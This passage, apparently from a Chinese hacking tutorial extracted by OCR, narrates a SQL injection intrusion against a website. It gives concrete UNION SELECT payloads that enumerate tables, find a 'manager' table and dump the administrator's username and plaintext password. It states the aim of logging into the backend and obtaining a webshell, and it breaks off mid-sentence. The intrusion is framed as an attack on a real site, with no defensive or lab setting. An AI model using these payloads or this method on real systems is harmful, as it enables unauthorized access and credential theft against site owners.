



图 8














进而登录后台，再想办法拿到 webshell。我们回到原来 union 查询那里继续猜解。接下来就是猜出管理员表段了，提交 “and 1=2 union select 1,2,3,user(),5,6,7,8,9,10,11,version(),database(),14,15,16,17,18,19,20,21,22,23 from admin /*”，返回不正常页面，说明不存在admin表，看来并不是那么容易就猜中哟。再提交 “and 1=2 union select 1,2,3,user(),5,6,7,8,9,10,11,version(),database(),14,15,16,17,18,19,20,21,22,23 from manager /*”，这一次返回了正常页面，说明存在manager表，然后就是猜测管理员用户名和密码了。不过在这之前我们得先做一件事，就是要找到后台的管理登录页面。至于为什么，想像一下我们千辛万苦地猜出了管理员用户名和密码却找不到后台登录页面，那岂不成了英雄无用武之地了。

幸运的是这个后台倒是不难找的，直接在网址后面加个admin就跳出来了，如图5。查看一下登录页面的源代码，发现管理员登录的用户名字段名为name，密码字段为password，如图6。这就更好办了，把显示出来的4、12、13这里其中两个替换一下就可以暴出管理员用户名和密码信息了。

我们把4替换成name，把12替换成password，也就是提交 “and 1=2 union select 1,2,3,name,5,6,7,8,9,10,11,password,13,14,15,16,17,18,19,20,21,22,23 from manager /*”，成功的返回了用户名和密码，如图7。从图中可以看出在原来显示为 “4” 的位置显示出了 “admin”，这就是管理员后台的登录用户名，在原来显示 “12” 的位置显示出了 “jiacaphua”，这就是管理员后台登录的密码！当然了，我们也可以换别的显示出来的位置，比如把name换在 “13” 的位置，把password换在 “12” 的位置也是可以成功暴出来的。有了用户名和密码当



